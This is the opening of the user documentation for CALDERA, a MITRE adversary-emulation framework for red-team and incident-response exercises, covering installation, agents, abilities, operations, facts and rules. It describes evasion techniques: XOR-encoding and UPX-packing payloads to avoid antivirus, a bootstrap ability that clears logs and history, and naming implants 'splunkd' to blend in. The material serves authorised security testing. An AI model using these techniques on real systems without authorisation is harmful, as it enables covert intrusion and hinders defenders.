caldera

The MITRE Corporation

Jun 14, 2022

USAGE GUIDES

1 Installing CALDERA **3**
- 1.1 Requirements . . . 3
- 1.2 Installation . . . 3
- 1.3 Docker Deployment . . . 4
- 1.4 Offline Installation . . . 5

2 Getting started **7**
- 2.1 Autonomous red-team engagements . . . 7
- 2.2 Autonomous incident-response . . . 8
- 2.3 Manual red-team engagements . . . 9
- 2.4 Research on artificial intelligence . . . 10

3 Learning the terminology **11**
- 3.1 Agents . . . 11
- 3.2 Abilities and Adversaries . . . 11
- 3.3 Operations . . . 11
- 3.4 Plugins . . . 12

4 Basic Usage **13**
- 4.1 Agents . . . 13
- 4.2 Abilities . . . 14
- 4.3 Adversary Profiles . . . 18
- 4.4 Operations . . . 18
- 4.5 Facts . . . 19
- 4.6 Fact sources . . . 19
- 4.7 Rules . . . 19
- 4.8 Planners . . . 20
- 4.9 Plugins . . . 21

5 Server Configuration **23**
- 5.1 Startup parameters . . . 23
- 5.2 Configuration file . . . 23
- 5.3 Custom configuration files . . . 24
- 5.4 Enabling LDAP login . . . 25
- 5.5 Setting Custom Login Handlers . . . 25

6 Plugin library **27**
- 6.1 Sandcat . . . 27
- 6.2 Mock . . . 29
- 6.3 Manx . . . 29
- 6.4 Stockpile . . . 30

6.5 Response . . . 30
6.6 Compass . . . 30
6.7 Caltack . . . 30
6.8 SSL . . . 31
6.9 Atomic . . . 32
6.10 GameBoard . . . 32
6.11 Human . . . 32
6.12 Training . . . 33
6.13 Access . . . 33
6.14 Builder . . . 33
6.15 Debrief . . . 34

7 Parsers **35**
7.1 Linking Parsers to an Ability . . . 35

8 Relationships **39**
8.1 Creating Relationships using Abilities . . . 39
8.2 Creating Relationships using CALDERA Server . . . 40

9 Requirements **41**
9.1 Example . . . 41

10 Objectives **43**
10.1 Objectives . . . 43
10.2 Goals . . . 44

11 Operation Results **45**
11.1 Operation Report . . . 45
11.2 Operation Event Logs . . . 58

12 Initial Access Attacks **65**
12.1 Run an initial access technique . . . 65
12.2 Write an initial access ability . . . 65

13 Windows Lateral Movement Guide **67**
13.1 Setup . . . 67
13.2 Lateral Movement Using CALDERA . . . 67
13.3 Example Lateral Movement Profile . . . 69

14 Dynamically-Compiled Payloads **73**
14.1 Basic Example . . . 73
14.2 Advanced Examples . . . 74

15 Exfiltration **79**
15.1 Exfiltrating Files . . . 79
15.2 Accessing Exfiltrated Files . . . 79
15.3 Accessing Operations Reports . . . 80
15.4 Unencrypting the files . . . 80

16 Peer-to-Peer Proxy Functionality for Sandcat Agents **81**
16.1 How Sandcat Uses Peer-to-Peer . . . 81
16.2 Peer-To-Peer Interfaces . . . 84
16.3 Current Peer-to-Peer Implementations . . . 84

17 C2 Communications Tunneling **87**
17.1 SSH Tunneling . . . 87

18 Uninstall CALDERA **91**

19 Troubleshooting **93**
19.1 Installing CALDERA . . . 93
19.2 Starting CALDERA . . . 93
19.3 Stopping CALDERA . . . 94
19.4 Agent Deployment . . . 94
19.5 Operations . . . 94
19.6 Opening Files . . . 95

20 Resources **97**
20.1 Ability List . . . 97
20.2 Lateral Movement Video Tutorial . . . 97

21 Exfiltration Scenarios and Setup **99**
21.1 Groundwork - Destinations . . . 99
21.2 The Fact Source . . . 101
21.3 Adversaries . . . 101

22 An Example **103**
22.1 Pre-Work: GitHub . . . 103
22.2 Operation Planning . . . 103
22.3 Finding Content . . . 104
22.4 Limiting our results . . . 104
22.5 Staging . . . 105
22.6 Final Piece: A Password . . . 106
22.7 Operation . . . 106

23 Wrap-up **109**

24 Sandcat Plugin Details **111**
24.1 Source Code . . . 111
24.2 Precompiled Binaries . . . 111
24.3 Deploy . . . 112
24.4 Extensions . . . 113
24.5 Customizing Default Options & Execution Without CLI Options . . . 114

25 The REST API **117**
25.1 /api/rest . . . 117
25.2 Agents . . . 117
25.3 Adversaries . . . 118
25.4 Operations . . . 118
25.5 /file/upload . . . 119
25.6 /file/download . . . 119

26 How to Build Plugins **121**
26.1 Creating the structure . . . 121
26.2 The *enable* function . . . 122
26.3 Writing the code . . . 122
26.4 Making it visual . . . 122
26.5 Adding documentation . . . 124

27 How to Build Planners **125**
27.1 Buckets . . . 125
27.2 Creating a Planner . . . 125

27.3 A Minimal Planner . . . 129
27.4 Advanced Fact Usage . . . 130
27.5 Planning Service Utilities . . . 131
27.6 Operation Utilities . . . 131
27.7 Knowledge Service . . . 132

28 How to Build Agents **135**
28.1 Understanding contacts . . . 135
28.2 Building an agent: HTTP contact . . . 135
28.3 Lateral Movement Tracking . . . 138

29 app **139**
29.1 app package . . . 139

30 Indices and tables **213**

Python Module Index **215**

Index **217**

CALDERA™ is a cyber security framework designed to easily run autonomous breach-and-simulation exercises. It can also be used to run manual red-team engagements or automated incident response. CALDERA is built on the MITRE ATT&CK™ framework and is an active research project at MITRE.

The framework consists of two components:

1. **The core system**. This is the framework code, including an asynchronous command-and-control (C2) server with a REST API and a web interface.

2. **Plugins**. These are separate repositories that hang off of the core framework, providing additional functionality. Examples include agents, GUI interfaces, collections of TTPs and more.

Visit Installing CALDERA for installation information.

For getting familiar with the project, visit Getting started, which documents step-by-step guides for the most common use cases of CALDERA, and Basic usage, which documents how to use some of the basic components in core CALDERA. Visit Learning the terminology for in depth definitions of the terms used throughout the project.

For information about CALDERA plugins, visit Plugin Library and How to Build Plugins if you are interested in building your own.

CHAPTER

ONE

INSTALLING CALDERA

CALDERA can be installed in four commands using the *concise installation instructions* and, optionally, be installed and run using a *docker container*.

1.1 Requirements

CALDERA aims to support a wide range of target systems, the core requirements are listed below:

- Linux or MacOS operating system
- Python 3.7, 3.8, or 3.9 (with pip3)
- A modern browser (Google Chrome is recommended)
- The packages listed in the requirements file

1.1.1 Recommended

To set up a development environment for CALDERA, and to dynamically compile agents, the following is recommended:

- GoLang 1.17+ (for optimal agent functionality)
- Hardware: 8GB+ RAM and 2+ CPUs
- The packages listed in the dev requirements file

1.2 Installation

1.2.1 Concise

CALDERA can be installed quickly by executing the following 4 commands in your terminal.

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

1.2.2 Step-by-step Explanation

Start by cloning the CALDERA repository recursively, pulling all available plugins. It is recommended to pass the desired version/release (should be in x.x.x format). Cloning any non-release branch, including master, may result in bugs.

In general, the `git clone` command takes the form:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

To install version 4.0.0, one would execute:

```
git clone https://github.com/mitre/caldera.git --recursive --branch 4.0.0
```

Once the clone completes, we can jump in to the new `caldera` directory:

```
cd caldera
```

Next, install the pip requirements:

```
sudo pip3 install -r requirements.txt
```

Finally, start the server (optionally with startup flags for additional logging):

```
python3 server.py
```

Once started, log in to http://localhost:8888 with the `red` using the password found in the `conf/local.yml` file (this file will be generated on server start).

To learn how to use CALDERA, navigate to the Training plugin and complete the capture-the-flag style course.

1.3 Docker Deployment

CALDERA can be installed and run in a Docker container.

Start by cloning the CALDERA repository recursively, passing the desired version/release in x.x.x format:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

Next, build the docker image, changing the image tag as desired.

```
cd caldera
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Alternatively, you can use the `docker-compose.yml` file by running:

```
docker-compose build
```

Finally, run the docker CALDERA server, changing port forwarding as required. More information on CALDERA's configuration is available here.

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

To gracefully terminate your docker container, do the following:

```
# Find the container ID for your docker container running CALDERA
docker ps

# Send interrupt signal, e.g. "docker kill --signal=SIGINT 5b9220dd9c0f"
docker kill --signal=SIGINT [container ID]
```

1.4 Offline Installation

It is possible to use pip to install CALDERA on a server without internet access. Dependencies will be downloaded to a machine with internet access, then copied to the offline server and installed.

To minimize issues with this approach, the internet machine's platform and Python version should match the offline server. For example, if the offline server runs Python 3.8 on Ubuntu 20.04, then the machine with internet access should run Python 3.8 and Ubuntu 20.04.

Run the following commands on the machine with internet access. These commands will clone the CALDERA repository recursively (passing the desired version/release in x.x.x format) and download the dependencies using pip:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
mkdir caldera/python_deps
pip3 download -r caldera/requirements.txt --dest caldera/python_deps
```

The `caldera` directory now needs to be copied to the offline server (via `scp`, sneakernet, etc).

On the offline server, the dependencies can then be installed with `pip3`:

```
pip3 install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

CALDERA can then be started as usual on the offline server:

```
cd caldera
python3 server.py
```

CHAPTER

TWO

GETTING STARTED

CALDERA, as a cybersecurity framework, can be used in several ways. For most users, it will be used to run either offensive (red) or defensive (blue) operations.

Here are the most common use-cases and basic instructions on how to proceed.

2.1 Autonomous red-team engagements

This is the original CALDERA use-case. You can use the framework to build a specific threat (adversary) profile and launch it in a network to see where you may be susceptible. This is good for testing defenses and training blue teams on how to detect threats.

The following steps will walk through logging in, deploying an agent, selecting an adversary, and running an operation:

1. Log in as a red user. By default, a "red" user is creating with a password found in the `conf/local.yml` file (or `conf/default.yml` if using insecure settings).
2. Deploy an agent
    - Navigate to the Agents page and click the "Click here to deploy an agent"
    - Choose the Sandcat agent and platform (victim operating system)
    - Check that the value for `app.contact.http` matches the host and port the CALDERA server is listening on
    - Run the generated command on the victim machine. Note that some abilities will require elevated privileges, which would require the agent to be deployed in an elevated shell.
    - Ensure that a new agent appears in the table on the Agents page
3. Choose an adversary profile
    - Navigate to the Adversaries page
    - Select an adversary from the dropdown and review abilities. The "Discovery" and "Hunter" adversaries from the Stockpile plugin are good starting profiles.
4. Run an operation
    - Navigate to the Operations page and add an operation by toggling the View/Add switch
    - Type in a name for the operation
    - Under the basic options, select a group that contains the recently deployed agent ("red" by default)
    - Under the basic options, select the adversary profile chosen in the last step
    - Click the start button to begin the operation

5. Review the operation
    - While the operation is running, abilities will be executed on the deployed agent. Click the stars next to run abilities to view the output.
6. Export operation results
    - Once the operation finishes, users can export operation reports in JSON format by clicking the "Download report" button in the operation GUI modal. Users can also export operation event logs in JSON format by clicking the "Download event logs" button in the operations modal. The event logs will also be automatically written to disk when the operation finishes. For more information on the various export formats and automatic/manual event log generation, see the *Operation Result page*.

Next steps may include:

- Running an operation with a different adversary profile
- Creating a new adversary profile
- Creating custom abilities and adding them to an adversary profile
- Running an operation with a different planner (such as batch)

2.2 Autonomous incident-response

CALDERA can be used to perform automated incident response through deployed agents. This is helpful for identifying TTPs that other security tools may not see or block.

The following steps will walk through logging in to CALDERA blue, deploying a blue agent, selecting a defender, and running an operation:

1. Log in as a blue user. By default, a "blue" user is creating with a password found in the `conf/local.yml` file (or `conf/default.yml` if using insecure settings).
2. Deploy a blue agent
    - Navigate to the Agents page and click the "Click here to deploy an agent"
    - Choose the Sandcat agent and platform (victim operating system)
    - Check that the value for `app.contact.http` matches the host and port the CALDERA server is listening on
    - Run the generated command on the victim machine. The blue agent should be deployed with elevated privileges in most cases.
    - Ensure that a new blue agent appears in the table on the Agents page
3. Choose a defender profile
    - Navigate to the Defenders page
    - Select a defender from the dropdown and review abilities. The "Incident responder" defender is a good starting profile.
4. Choose a fact source. Defender profiles utilize fact sources to determine good vs. bad on a given host.
    - Navigate to the Sources page
    - Select a fact source and review facts. Consider adding facts to match the environment (for example, add a fact with the `remote.port.unauthorized` name and a value of `8000` to detect services running on port 8000)
    - Save the source if any changes were made

5. Run an operation
    - Navigate to the Operations page and add an operation by toggling the View/Add switch
    - Type in a name for the operation
    - Under the basic options, select a group that contains the recently deployed agent ("blue" by default)
    - Under the basic options, select the defender profile chosen previously
    - Under the autonomous menu, select the fact source chosen previously
    - Click the start button to begin the operation
6. Review the operation
    - While the operation is running, abilities will be executed on the deployed agent. Click the stars next to run abilities to view the output.
    - Consider manually running commands (or *using an automated adversary*) which will trigger incident response actions (such as starting a service on an unauthorized port)
7. Export operation results
    - Once the operation finishes, users can export operation reports in JSON format by clicking the "Download report" button in the operation GUI modal. Users can also export operation event logs in JSON format by clicking the "Download event logs" button in the operations modal. The event logs will also be automatically written to disk when the operation finishes. For more information on the various export formats and automatic/manual event log generation, see the *Operation Result page*.

2.3 Manual red-team engagements

CALDERA can be used to perform manual red-team assessments using the Manx agent. This is good for replacing or appending existing offensive toolsets in a manual assessment, as the framework can be extended with any custom tools you may have.

The following steps will walk through logging in, deploying a Manx agent, and running manual commands:

1. Log in as a red user
2. Deploy a Manx agent
    - Navigate to the Agents page and click the "Click here to deploy an agent"
    - Choose the Manx agent and platform (victim operating system)
    - Check that the values for `app.contact.http`, `app.contact.tcp`, and `app.contact.udp` match the host and ports the CALDERA server is listening on
    - Run the generated command on the victim machine
    - Ensure that a new agent appears in the table on the Agents page
3. Deploy a Manx agent
    - Navigate to the Manx plugin
    - Select the deployed agent in the session dropdown
    - Run manual commands in the terminal window

2.4 Research on artificial intelligence

CALDERA can be used to test artificial intelligence and other decision-making algorithms using the Mock plugin. The plugin adds simulated agents and mock ability responses, which can be used to run simulate an entire operation.

To use the mock plugin:

1. With the server stopped, enable the mock plugin. Restart the server.
2. Log in as a red user
3. In the Agents modal, review the simulated agents that have been spun up
4. Run an operation using any adversary against your simulated agents. Note how the operation runs non-deterministically.
5. Adjust the decision logic in a planner, such as the `batch.py` planner in the Stockpile plugin, to test out different theories

CHAPTER

THREE

LEARNING THE TERMINOLOGY

3.1 Agents

Agents are software programs that connect back to CALDERA at certain intervals to get instructions. Agents communicate with the CALDERA server via a *contact* method, initially defined at agent install.

Installed agents appear in the UI in the Agents dialog. Agents are identified by their unique *paw* - or paw print.

CALDERA includes a number of agent programs, each adding unique functionality. A few examples are listed below:

- Sandcat: A GoLang agent which can communicate through various C2 channels, such as HTTP, Github GIST, or DNS tunneling.
- Manx: A GoLang agent which communicates via the TCP contact and functions as a reverse-shell
- Ragdoll: A Python agent which communicates via the HTML contact

Agents can be placed into a *group*, either at install through command line flags or by editing the agent in the UI. These groups are used when running an operation to determine which agents to execute abilities on.

The group determines whether an agent is a "red agent" or a "blue agent". Any agent started in the "blue" group will be accessible from the blue dashboard. All other agents will be accessible from the red dashboard.

3.2 Abilities and Adversaries

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the *platforms* / *executors* the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.

Adversary profiles are groups of abilities, representing the tactics, techniques, and procedures (TTPs) available to a threat actor. Adversary profiles are used when running an operation to determine which abilities will be executed.

3.3 Operations

Operations run abilities on agent groups. Adversary profiles are used to determine which abilities will be run and agent groups are used to determine which agents the abilities will be run on.

The order in which abilities are run is determined by the *planner*. A few examples of planners included, by default, in CALDERA are listed below:

- atomic: Run abilities in the adversary profile according to the adversary's atomic ordering
- batch: Run all abilities in the adversary profile at once

- buckets: Run abilities in the adversary profile grouped by ATT&CK tactic

When an ability is run in an operation, a *link* is generated for each agent if:

1. All link *facts* and fact *requirements* have been fulfilled
2. The agent has an executor that the ability is configured to run on
3. The agent has not yet run the ability, or the ability is marked as repeatable

A fact is an identifiable piece of information about a given computer. Fact names are referenced in ability files and will be replaced with the fact values when a link is created from the ability.

Link commands can be *obfuscated*, depending on the stealth settings of the operation.

Generated links are added to the operation *chain*. The chain contains all links created for the operation.

When an agents checks in, it will collect its instructions. The instructions are then run, depending on the *executor* used, and results are sent back to the CALDERA server.

Then the results are received, CALDERA will use a *parser* to add any collected facts to the operation. Parsers analyze the output of an ability to extract potential facts. If potential facts are allowed through the *fact rules*, the fact is added to the operation for use in future links.

3.4 Plugins

CALDERA is a framework extended by *plugins*. These plugins provide CALDERA with extra functionality in some way.

Multiple plugins are included by default in CALDERA. A few noteworthy examples are below, though a more complete and detailed list can be found on the *Plugin Library* page:

- Sandcat: The Sandcat agent is the recommended agent for new users
- Stockpile: This plugin holds the majority of open-source abilities, adversaries, planners, and obfuscators created by the CALDERA team
- Training: The training plugin walks users through most of CALDERA's functionality – recommended for new users

CHAPTER

FOUR

BASIC USAGE

4.1 Agents

4.1.1 Agent Management

To deploy an agent:

1. Navigate to the Agents module in the side menu under "Campaigns" and click the "Deploy an agent" button
2. Choose an agent (Sandcat is a good one to start with) and a platform (target operating system)
3. Make sure the agent options are correct (e.g. ensure `app.contact.http` matches the expected host and port for the CALDERA server)
    - `app.contact.http` represents the HTTP endpoint (including the IP/hostname and port) that the C2 server is listening on for agent requests and beacons. Examples: `http://localhost:8888`, `https://10.1.2.3`, `http://myc2domain.com:8080`
    - `agents.implant_name` represents the base name of the agent binary. For Windows agents, `.exe` will be automatically appended to the base name (e.g. `splunkd` will become `splunkd.exe`).
    - `agent.extensions` takes in a comma-separated list of agent extensions to compile with your agent binary. When selecting the associated deployment command, this will instruct the C2 server to compile the agent binary with the requested extensions, if they exist. If you just want a basic agent without extensions, leave this field blank. See Sandcat extension documentation for more information on Sandcat extensions.
4. Choose a command to execute on the target machine. If you want your agent to be compiled with the extensions from `agent.extensions`, you must select the associated deployment command below: `Compile red-team agent with a comma-separated list of extensions (requires GoLang).`
5. On the target machine, paste the command into the terminal or PowerShell window and execute it
6. The new agent should appear in the table in the Agents tab (if the agent does not appear, check the Agent Deployment section of the Troubleshooting page)

To kill an agent, use the "Kill Agent" button under the agent-specific settings. The agent will terminate on its next beacon.

To remove the agent from CALDERA (will not kill the agent), click the red X. Running agents remove from CALDERA will reappear when they check in.

4.1.2 Agent Settings

Several configuration options are available for agents:

- **Beacon Timers**: Set the minimum and maximum seconds the agent will take to beacon home. These timers are applied to all newly-created agents.
- **Watchdog Timer**: Set the number of seconds to wait, once the server is unreachable, before killing an agent. This timer is applied to all newly-created agents.
- **Untrusted Timer**: Set the number of seconds to wait before marking a missing agent as untrusted. Operations will not generate new links for untrusted agents. This is a global timer and will affect all running and newly-created agents.
- **Implant Name**: The base name of newly-spawned agents. If necessary, an extension will be added when an agent is created (e.g. `splunkd` will become `splunkd.exe` when spawning an agent on a Windows machine).
- **Bootstrap Abilities**: A comma-separated list of ability IDs to be run on a new agent beacon. By default, this is set to run a command which clears command history.
- **Deadman Abilities**: A comma-separated list of ability IDs to be run immediately prior to agent termination. The agent must support deadman abilities in order for them to run.

Agents have a number of agent-specific settings that can be modified by clicking on the button under the 'PID' column for the agent:

- **Group**: Agent group
- **Sleep**: Beacon minimum and maximum sleep timers for this specific agent, separated by a forward slash (`/`)
- **Watchdog**: The watchdog timer setting for this specific agent

4.2 Abilities

The majority of abilities are stored inside the Stockpile plugin (`plugins/stockpile/data/abilities`), along the adversary profiles which use them. Abilities created through the UI will be placed in `data/abilities`.

Here is a sample ability:

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh:
```

(continues on next page)

(continued from previous page)

```
        command: |
          .\wifi.ps1 -Scan
        payload: wifi.ps1
```

Things to note:

- Each ability has a random UUID id
- Each ability requires a name, description, ATT&CK tactic and technique information
- Each ability requires a platforms list, which should contain at least 1 block for a supported operating system (platform). Currently, abilities can be created for Windows, Linux, and Darwin (MacOS).
- Abilities can be added to an adversary through the GUI with the 'add ability' button
- The delete_payload field (optional, placed at the top level, expects True or False) specifies whether the agent should remove the payload from the filesystem after the ability completes. The default value, if not provided, is True.
- The singleton field (optional, placed at the top level, expects True or False) specifies that the ability should only be run successfully once - after it succeeds, it should not be run again in the same operation. The default value, if not provided, is False.
- The repeatable field (optional, placed at the top level, expects True or False) specifies that the ability can be repeated as many times as the planner desires. The default value, if not provided, is False.

Please note that only one of singleton or repeatable should be True at any one time - singleton operates at an operational level, and repeatable at an agent level. If both are true at the same time, Caldera may behave unexpected.

For each platform, there should be a list of executors. In the default Sandcat deployment, Darwin and Linux platforms can use sh and Windows can use psh (PowerShell) or cmd (command prompt).

Each platform block consists of a:

- command (required)
- payload (optional)
- uploads (optional)
- cleanup (optional)
- parsers (optional)
- requirements (optional)
- timeout (optional)

Command: A command can be 1-line or many and should contain the code you would like the ability to execute. Newlines in the command will be deleted before execution. The command can (optionally) contain variables, which are identified as `#{variable}`.

Prior to execution of a command, CALDERA will search for variables within the command and attempt to replace them with values. The values used for substitution depend on the type of the variable in the command: user-defined or global variable. User-defined variables are associated with facts can be filled in with fact values from fact sources or parser output, while *global variables* are filled in by CALDERA internally and cannot be substituted with fact values.

The following global variables are defined within CALDERA:

- `#{server}` references the FQDN of the CALDERA server itself. Because every agent may know the location of CALDERA differently, using the `#{server}` variable allows you to let the system determine the correct location of the server.

- `#{group}` is the group a particular agent is a part of. This variable is mainly useful for lateral movement, where your command can start an agent within the context of the agent starting it.
- `#{paw}` is the unique identifier - or paw print - of the agent.
- `#{location}` is the location of the agent on the client file system.
- `#{exe_name}` is the executable name of the agent.
- `#{upstream_dest}` is the address of the immediate "next hop" that the agent uses to reach the CALDERA server. For agents that directly connect to the server, this will be the same as the `#{server}` value. For agents that use peer-to-peer, this value will be the peer address used.
- `#{origin_link_id}` is the internal link ID associated with running this command used for agent tracking.
- `#{payload}` and `#{payload:<uuid>}` are used primarily in cleanup commands to denote a payload file downloaded by an agent.
- `#{app.*}` are configuration items found in your main CALDERA configuration (e.g., `conf/default.yml`) with a prefix of `app.`. Variables starting with `app.` that are not found in the CALDERA configuration are not treated as global variables and can be subject to fact substitution.

Payload: A comma-separated list of files which the ability requires in order to run. In the windows executor above, the payload is wifi.ps1. This means, before the ability is used, the agent will download wifi.ps1 from CALDERA. If the file already exists, it will not download it. You can store any type of file in the payload directories of any plugin.

> Did you know that you can assign functions to execute on the server when specific payloads are requested for download? An example of this is the sandcat.go file. Check the plugins/sandcat/hook.py file to see how special payloads can be handled.

Payloads can be stored as regular files or you can xor (encode) them so the anti-virus on the server-side does not pick them up. To do this, run the app/utility/payload_encoder.py against the file to create an encoded version of it. Then store and reference the encoded payload instead of the original.

> The payload_encoder.py file has a docstring which explains how to use the utility.

Payloads also can be ran through a packer to obfuscate them further from detection on a host machine. To do this you would put the packer module name in front of the filename followed by a colon ':'. This non-filename character will be passed in the agent's call to the download endpoint, and the file will be packed before sending it back to the agent. UPX is currently the only supported packer, but adding addition packers is a simple task.

> An example for setting up for a packer to be used would be editing the filename in the payload section of an ability file: - upx:Akagi64.exe

Uploads: A list of files which the agent will upload to the C2 server after running the ability command. The filepaths can be specified as local file paths or absolute paths. The ability assumes that these files will exist during the time of upload.

Below is an example ability that uses the `uploads` keyword:

```
---

- id: 22b9a90a-50c6-4f6a-a1a4-f13cb42a26fd
  name: Upload file example
  description: Example ability to upload files
  tactic: exfiltration
  technique:
    attack_id: T1041
    name: Exfiltration Over C2 Channel
  platforms:
    darwin,linux:
      sh:
```

(continues on next page)

(continued from previous page)

```
        command: |
          echo "test" > /tmp/absolutepath.txt;
          echo "test2" > ./localpath.txt;
        cleanup: |
          rm -f /tmp/absolutepath.txt ./localpath.txt;
        uploads:
          - /tmp/absolutepath.txt
          - ./localpath.txt
```

Cleanup: An instruction that will reverse the result of the command. This is intended to put the computer back into the state it was before the ability was used. For example, if your command creates a file, you can use the cleanup to remove the file. Cleanup commands run after an operation, in the reverse order they were created. Cleaning up an operation is also optional, which means you can start an operation and instruct it to skip all cleanup instructions.

Cleanup is not needed for abilities, like above, which download files through the payload block. Upon an operation completing, all payload files will be removed from the client (agent) computers.

Parsers: A list of parsing modules which can parse the output of the command into new facts. Interested in this topic? Check out *how CALDERA parses facts*, which goes into detail about parsers.

Abilities can also make use of two CALDERA REST API endpoints, file upload and download.

Requirements: Required relationships of facts that need to be established before this ability can be used. See *Requirements* for more information.

Timeout: How many seconds to allow the command to run.

4.2.1 Bootstrap and Deadman Abilities

Bootstrap Abilities are abilities that run immediately after sending their first beacon in. A bootstrap ability can be added through the GUI by entering the ability id into the 'Bootstrap Abilities' field in the 'Agents' tab. Alternatively, you can edit the `conf/agents.yml` file and include the ability id in the bootstrap ability section of the file (ensure the server is turned off before editing any configuration files).

Deadman Abilities are abilities that an agent runs just before graceful termination. When the Caldera server receives an initial beacon from an agent that supports deadman abilities, the server will immediately send the configured deadman abilities, along with any configured bootstrap abilities, to the agent. The agent will save the deadman abilities and execute them if terminated via the GUI or if self-terminating due to watchdog timer expiration or disconnection from the C2. Deadman abilities can be added through the GUI by entering a comma-separated list of ability IDs into the 'Deadman Abilities' field in the 'Agents' tab. Alternatively, you can edit the 'conf/agents.yml' file and include the ability ID in the 'deadman_abilities' section of the file (ensure the server is turned off before editing any configuration files).

Below is an example `conf/agents.yml` file with configured bootstrap and deadman abilities:

```
bootstrap_abilities:
- 43b3754c-def4-4699-a673-1d85648fda6a # Clear and avoid logs
deadman_abilities:
- 5f844ac9-5f24-4196-a70d-17f0bd44a934 # delete agent executable upon termination
implant_name: splunkd
sleep_max: 60
sleep_min: 30
untrusted_timer: 90
watchdog: 0
deployments:
  - 2f34977d-9558-4c12-abad-349716777c6b #Sandcat
```

(continues on next page)

(continued from previous page)

```
  - 356d1722-7784-40c4-822b-0cf864b0b36d #Manx
  - 0ab383be-b819-41bf-91b9-1bd4404d83bf #Ragdoll
```

4.3 Adversary Profiles

The majority of adversary profiles are stored inside the Stockpile plugin (`plugins/stockpile/data/adversaries`). Adversary profiles created through the UI will be placed in `data/adversaries`.

Adversaries consist of an objective (optional) and a list of abilities under atomic_ordering. This ordering determines the order in which abilities will be run.

An example adversary is below:

```
id: 5d3e170e-f1b8-49f9-9ee1-c51605552a08
name: Collection
description: A collection adversary
objective: 495a9828-cab1-44dd-a0ca-66e58177d8cc
atomic_ordering:
    - 1f7ff232-ebf8-42bf-a3c4-657855794cfe #find company emails
    - d69e8660-62c9-431e-87eb-8cf6bd4e35cf #find ip addresses
    - 90c2efaa-8205-480d-8bb6-61d90dbaf81b #find sensitive files
    - 6469befa-748a-4b9c-a96d-f191fde47d89 #create staging dir
```

4.4 Operations

An operation can be started with a number of optional configurations:

- **Group**: Which collection of agents would you like to run against
- **Adversary**: Which adversary profile would you like to run
- **Auto-close**: Automatically close the operation when there is nothing left to do. Alternatively, keep the operation forever.
- **Run immediately**: Run the operation immediately or start in a paused state
- **Autonomous**: Run autonomously or manually. Manual mode will ask the operator to approve or discard each command.
- **Planner**: You can select which logic library - or planner - you would like to use.
- **Fact source**: You can attach a source of facts to an operation. This means the operation will start with "pre-knowledge" of the facts, which it can use to fill in variables inside the abilities.
- **Cleanup timeout**: How many seconds to wait for each cleanup command to complete before continuing.
- **Obfuscators**: Select an obfuscator to encode each command with, before they are sent to the agents.
- **Jitter**: Agents normally check in with CALDERA every 60 seconds. Once they realize they are part of an active operation, agents will start checking in according to the jitter time, which is by default 2/8. This fraction tells the agents that they should pause between 2 and 8 seconds (picked at random each time an agent checks in) before using the next ability.
- **Visibility**: How visible should the operation be to the defense. Defaults to 51 because each ability defaults to a visibility of 50. Abilities with a higher visibility than the operation visibility will be skipped.

After starting an operation, users can export the operation report in JSON format by clicking the "Download report" button in the operation GUI modal. For more information on the operation report format, see the *Operation Result* section.

4.5 Facts

A fact is an identifiable piece of information about a given computer. Facts can be used to perform variable assignment within abilities.

Facts are composed of the following:

- **name**: a descriptor which identifies the type of the fact and can be used for variable names within abilities. Example: `host.user.name`. Note that CALDERA 3.1.0 and earlier required fact names/traits to be formatted as `major.minor.specific` but this is no longer a requirement.
- **value**: any arbitrary string. An appropriate value for a `host.user.name` may be "Administrator" or "John".
- **score**: an integer which associates a relative importance for the fact. Every fact, by default, gets a score of 1. If a `host.user.password` fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. If a fact has a score of 0, it will be blocklisted - meaning it cannot be used in the operation.

  If a property has a prefix of `host.` (e.g., `host.user.name`) that fact will only be used by the host that collected it.

As hinted above, when CALDERA runs abilities, it scans the command and cleanup instructions for variables. When it finds one, it then looks at the facts it has and sees if it can replace the variables with matching facts (based on the property). It will then create new variants of each command/cleanup instruction for each possible combination of facts it has collected. Each variant will be scored based on the cumulative score of all facts inside the command. The highest scored variants will be executed first.

Facts can be added or modified through the GUI by navigating to *Advanced -> Sources* and clicking on '+ add row'.

4.6 Fact sources

A fact source is a collection of facts that you have grouped together. A fact source can be applied to an operation when you start it, which gives the operation facts to fill in variables with.

Fact sources can be added or modified through the GUI by navigating to *Advanced -> Sources*.

4.7 Rules

A rule is a way of restricting or placing boundaries on CALDERA. Rules are directly related to facts and should be included in a fact sheet.

Rules act similar to firewall rules and have three key components: fact, action, and match

1. **Fact** specifies the name of the fact that the rule will apply to
2. **Action** (ALLOW, DENY) will allow or deny the fact from use if it matches the rule
3. **Match** regex rule on a fact's value to determine if the rule applies

During an operation, the planning service matches each link against the rule-set, discarding it if any of the fact assignments in the link match a rule specifying DENY and keeping it otherwise. In the case that multiple rules match the same fact assignment, the last one listed will be given priority.

Example

```
rules:
  - action: DENY
    fact: file.sensitive.extension
    match: .*
  - action: ALLOW
    fact: file.sensitive.extension
    match: txt
```

In this example only the txt file extension will be used. Note that the ALLOW action for txt supersedes the DENY for all, as the ALLOW rule is listed later in the policy. If the ALLOW rule was listed first, and the DENY rule second, then all values (including txt) for file.sensitive.extension would be discarded.

4.7.1 Subnets

Rules can also match against subnets.

Subnet Example

```
  - action: DENY
    fact: my.host.ip
    match: .*
  - action: ALLOW
    fact: my.host.ip
    match: 10.245.112.0/24
```

In this example, the rules would permit CALDERA to only operate within the 10.245.112.1 to 10.245.112.254 range.

Rules can be added or modified through the GUI by navigating to *Advanced -> Sources* and clicking on '+ view rules'.

4.8 Planners

A planner is a module within CALDERA which contains logic for how a running operation should make decisions about which abilities to use and in what order.

